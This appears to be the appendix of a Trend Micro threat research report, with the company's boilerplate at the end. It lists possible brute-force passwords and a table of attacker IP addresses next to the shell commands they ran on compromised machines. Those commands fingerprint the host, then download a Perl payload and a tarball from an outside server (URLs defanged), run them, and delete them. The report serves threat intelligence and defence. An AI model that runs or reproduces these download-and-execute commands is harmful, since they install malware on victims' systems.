hydra
Poseidon
Codex
C0dex

Commands used:

Source	Command
107.1.153.75	*uname -a; wget hxxp://54[.]37[.]72[.]170/n3; curl -O hxxp://54[.]37[.]72[.]170/n3; perl n3; rm -rf n3; rm -rf n3.**
195.154.43.102	*uname -a; wget ftp://museum:museum04@153[.]122[.]156[.]232/Mail/n3; rm -rf n3; rm -rf n3.**
218.25.74.221	*uname -a; wget hxxp://54[.]37[.]72[.]170/n3; curl -O hxxp://54[.]37[.]72[.]170/n3; perl n3; rm -rf n3; rm -rf n3.**
61.8.73.166	*uname -a; wget hxxp://54[.]37[.]72[.]170/n3; curl -O hxxp://54[.]37[.]72[.]170/n3; perl n3; rm -rf n3; rm -rf n3.**
61.8.73.166	*uname -a; wget hxxp://54[.]37[.]72[.]170/n3; curl -O hxxp://54[.]37[.]72[.]170/n3; perl n3; rm -rf n3; rm -rf n3.*;wget hxxp://54[.]37[.]72[.]170/n.tgz;tar -xzvf n.tgz;rm -rf n.tgz;cd .s;./run;cd /tmp*
69.64.62.159	*uname -a;cd /tmp;wget hxxp://54[.]37[.]72[.]170/n3;perl n3;rm -rf n3**

Securing Your Journey to the Cloud

Trend Micro Incorporated, a global leader in cybersecurity solutions, helps to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses, and governments provide layered security for data centers, cloud environments, networks, and endpoints. All our products work together to seamlessly share threat intelligence and provide a connected threat defense with centralized visibility and investigation, enabling better, faster protection.

With almost 6,000 employees in over 50 countries and the world's most advanced global threat intelligence, Trend Micro enables organizations to secure their connected world. For more information, visit www.trendmicro.com.

Created by:

TrendLabs

Global Technical Support & R&D Center of TREND MICRO